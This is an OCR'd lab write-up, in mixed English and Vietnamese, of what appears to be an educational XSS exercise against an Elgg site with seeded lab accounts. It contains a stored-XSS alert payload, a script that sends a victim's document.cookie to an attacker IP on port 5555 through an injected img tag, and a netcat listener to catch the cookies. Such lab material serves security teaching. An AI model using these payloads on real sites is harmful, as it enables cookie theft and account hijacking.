
The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task:

```
<script>alert(document.cookie);</script>
```


Các bước thực hiện:

Bước 1:Đăng nhập với User Alice


- Username: alice
- Password: seedalice



Bước 2: Mở profile của Alice




Bước 3:Sau đó nhấn chọn Edit profile




Bước 3:

```
<script>alert(document.cookie);</script>
```

Nhập lệnh trên vào Brief description. Sau đó nhấn Save.







Kiểm tra kết quả:

Bước 1: Đăng nhập với User Boby

- Username: boby
- Password: seedboby



Bước 2: Xem profile của Alice:



2.4. Task 3: Stealing Cookies from the Victim's Machine

In the previous task, the malicious JavaScript code written by the attacker can print out the user's cookies, but only the user can see the cookies, not the attacker. In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

We can do this by having the malicious JavaScript insert an <img> tag with its src attribute set to the attacker's machine. When the JavaScript inserts the img tag, the browser tries to load the image from the URL in the src field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript given below sends the cookies to the port 5555 of the attacker's machine (with IP address 10.1.2.5), where the attacker has a TCP server listening to the same port.

```
<script>document.write('<img src=http://10.1.2.5:5555?c='
                       + escape(document.cookie) + '   >');
</script>
```

A commonly used program by attackers is netcat (or nc) , which, if running with the "-l" option, becomes a TCP server that listens for a connection on the specified port. This server program basically prints out whatever is sent by the client and sends to the client whatever is typed by the user running the server. Type the command below to listen on port 5555:


```
$ nc -l 5555 -v
```

The "-l" option is used to specify that nc should listen for an incoming connection rather than initiate a connection to a remote host. The "-v" option is used to have nc give more verbose output.


The task can also be done with only one VM instead of two. For one VM, you should replace the attacker's IP address in the above script with 127.0.0.1. Start a new terminal and then type the nc command above.

Các bước thực hiện:


Bước 1:Đăng nhập với User Alice



Bước 2: Mở profile của Alice




Bước 3:Sau đó nhấn chọn Edit profile

